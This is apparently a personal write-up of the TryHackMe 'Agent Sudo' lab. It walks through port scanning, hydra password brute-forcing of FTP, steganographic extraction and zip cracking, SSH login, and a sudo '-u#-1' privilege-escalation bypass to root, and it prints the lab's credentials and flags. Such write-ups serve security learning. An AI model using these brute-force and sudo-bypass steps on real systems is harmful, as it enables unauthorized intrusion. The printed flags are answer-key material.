
Agent Sudo
TryHackMe
You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.
#
Preparation
First of all, I registered the IP address into my /etc/hosts file to create a virtual domain. This ensure me to perform enumeration steps without the need to remember every single number in it.
$ sudo echo "10.10.47.241 agentsudo.test" >> /etc/hosts#
Enumeration
Using nmap, I scanned the ports of the previously registered virtual domain and found 3 open ports: 21,22,80.
Apart from that, I also put additional arguments to the command to get detailed information about the target and generate a log file called initscan inside the nmap directory.
$ nmap -sC -sV -oA nmap/initscan agentsudo.test# Nmap 7.92 scan initiated Sat Oct 1 22:16:42 2022 as: nmap -sC -sV -oA nmap/initscan agentsudo.testNmap scan report for agentsudo.test (10.10.47.241)Host is up (0.43s latency).Not shown: 997 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION21/tcp open ftp vsftpd 3.0.322/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey: | 2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)| 256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)|_ 256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)80/tcp open http Apache httpd 2.4.29 ((Ubuntu))|_http-title: Annoucement|_http-server-header: Apache/2.4.29 (Ubuntu)Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernelService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sat Oct 1 22:21:11 2022 -- 1 IP address (1 host up) scanned in 268.88 secondsLater on with gobuster, I performed a URI brute-force to figure out if there is any interesting directories I could find and take advantage out of it. Unfortunately, I didn't find any.
$ gobuster dir -u agentsudo.test -w /usr/share/wordlists/dirb/big.txt | tee gobuster.log===============================================================Gobuster v3.1.0by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://agentsudo.test[+] Method: GET[+] Threads: 10[+] Wordlist: /usr/share/wordlists/dirb/big.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.1.0[+] Timeout: 10s===============================================================2022/10/01 22:28:20 Starting gobuster in directory enumeration mode===============================================================/.htaccess (Status: 403) [Size: 279]/.htpasswd (Status: 403) [Size: 279]/server-status (Status: 403) [Size: 279]===============================================================2022/10/01 22:42:24 Finished===============================================================I accessed their site at agentsudo.test and figured out a message about how am I supposed to properly access it. It says two keywords; codename and user-agent.

After seeing the name of the agent who sends the message, my first thought is that R might be the one of many agent's codename. But first, I have to figure out how to modify my browser's user-agent.
I googled a bit with some trial and errors before I found this. Somehow using Google Chrome, I am unable to get the user-agent working so I use Firefox.

After installing it, I clicked the icon and tried to manually switch my user-agent from A to Z through the userAgent field below the list. When I typed C and refreshes the page, the site redirects me to a new page containing a new message as well as the name of the agent.

In the next step, I were asked to get the ftp password. I used chris as the username, and brute-forced the password using hydra.
I also uses tee to log the result asynchronously to a file named hydra.log so I don't have to run the command again and save some time when I forgot the password.
After a while, I got the password
$ hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://agentsudo.test | tee hydra.log...[21][ftp] host: agentsudo.test login: chris password: crystal...I can now login to the ftp using chris's credential I got previously.
Inside, I found 3 files.
ftp> ls229 Entering Extended Passive Mode (|||49300|)150 Here comes the directory listing.-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png226 Directory send OK.I downloaded them using get command for each files
ftp> get To_agentJ.txt # cute-alien.jpg, cutie.pngNext, after quitting the ftp session, I take a look at To_agentJ.txt file, I found another clue noting that the password of Agent J is in the one of these fake pictures.
$ cat To_agentJ.txtDear agent J,All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.From,Agent CUsing strings, I figured out that there is an embedded file inside the image called To_agentR.txt. I tried exiftool but I don't see any options to extract the file inside the image.
$ strings cutie.png...To_agentR.txt......To_agentR.txt...I decided to find some clues in the THM's discord and found a spoiler-ed message by user Monox about cutie.png, which is the same file I tried to show the content using the strings. Out of curiosity, I peeked at it and he mention a tool called binwalk so I tried that after reading the manual.
$ binwalk -e cutie.pngDECIMAL HEXADECIMAL DESCRIPTION--------------------------------------------------------------------------------0 0x0 PNG image, 528 x 528, 8-bit colormap, non-interlaced869 0x365 Zlib compressed data, best compressionWARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'jar', 'jar xvf '%e'' might not be installed correctly34562 0x8702 Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt34820 0x8804 End of Zip archive, footer length: 22The binwalk operation was successfully performed and a new directory called _cutie.png.extracted is created, inside it, there is a zip file protected with a password. I used zip2john to "encrypt" the file so that john understand how to crack the password.
I also redirected the output to a file named forjohn.txt
$ zip2john 8702.zip >> forjohn.txtAnd then I simply tell john to crack the password using the file I mention before.
$ john forjohn.txt --wordlist=/usr/share/wordlists/rockyou.txt...alien (8702.zip/To_agentR.txt) ...I extracted the zip file using 7z instead of unzip because for some reason, it won't work and I found 3 files inside.
365 365.zlib To_agentR.txtLooking at To_agentR.txt , I found an encrypted string. I was able to decrypt it using base64
$ echo 'QXJlYTUx' | base64 -dArea51 Using a tool called steghide , I was able to confirm that there is also a embedded file inside the image of cute-alien.jpg, and it turns out that Area51 is the passphrase
$ steghide info cute-alien.jpg"cute-alien.jpg": format: jpeg capacity: 1.8 KBTry to get information about embedded data ? (y/n) yEnter passphrase: embedded file "message.txt": size: 181.0 Byte encrypted: rijndael-128, cbc compressed: yesUsing the same tool, after reading the manual, I extracted the file message.txt by this command
$ steghide extract -sf cute-alien.jpg -p Area51 wrote extracted data to "message.txt".And then when I look at the file's content, I got the name james and the password hackerrules!
$ cat message.txt Hi james,Glad you find this message. Your login password is hackerrules!Don't ask me why the password look cheesy, ask agent R who set this password for you.Your buddy,chris#
Gaining Foothold
Using james' credential, I gained access to the shell
$ ssh james@agentsudo.testWelcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)* Documentation: https://help.ubuntu.com* Management: https://landscape.canonical.com* Support: https://ubuntu.com/advantageSystem information disabled due to load higher than 1.0* Kata Containers are now fully integrated in Charmed Kubernetes 1.16! Yes, charms take the Krazy out of K8s Kata Kluster Konstruction. https://ubuntu.com/kubernetes/docs/release-notes75 packages can be updated.33 updates are security updates.Last login: Tue Oct 29 14:26:27 2019james@agent-sudo:~$ #
Capturing User Flag
This part is the easiest to do since the file is in the same directory as james'. I only need to execute this command
james@agent-sudo:~$ cat user_flag.txtb03d975e8c92a7c04146cfa7a5a313c7#
Escalating The Privilege
I checked his sudo privilege, and the output is a bit unusual. He don't have the privilege to execute /bin/bash as root but it could be executed by any user.
james@agent-sudo:~$ sudo -lMatching Defaults entries for james on agent-sudo: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/binUser james may run the following commands on agent-sudo: (ALL, !root) /bin/bashAfter a bit of googling, I figured a way to bypass it
james@agent-sudo:~$ sudo -u#-1 /bin/bashroot@agent-sudo:~##
Capturing Root Flag
Looking at /root/root.txt, there is a message from Agent R containing the root flag
root@agent-sudo:~# cat /root/root.txtTo Mr.hacker,Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine. Your flag is b53a02f55b57d4439e3341834d70c062By,DesKel a.k.a Agent RBy this, my mission on agentsudo is done. Thanks for reading and if you were following along, well done!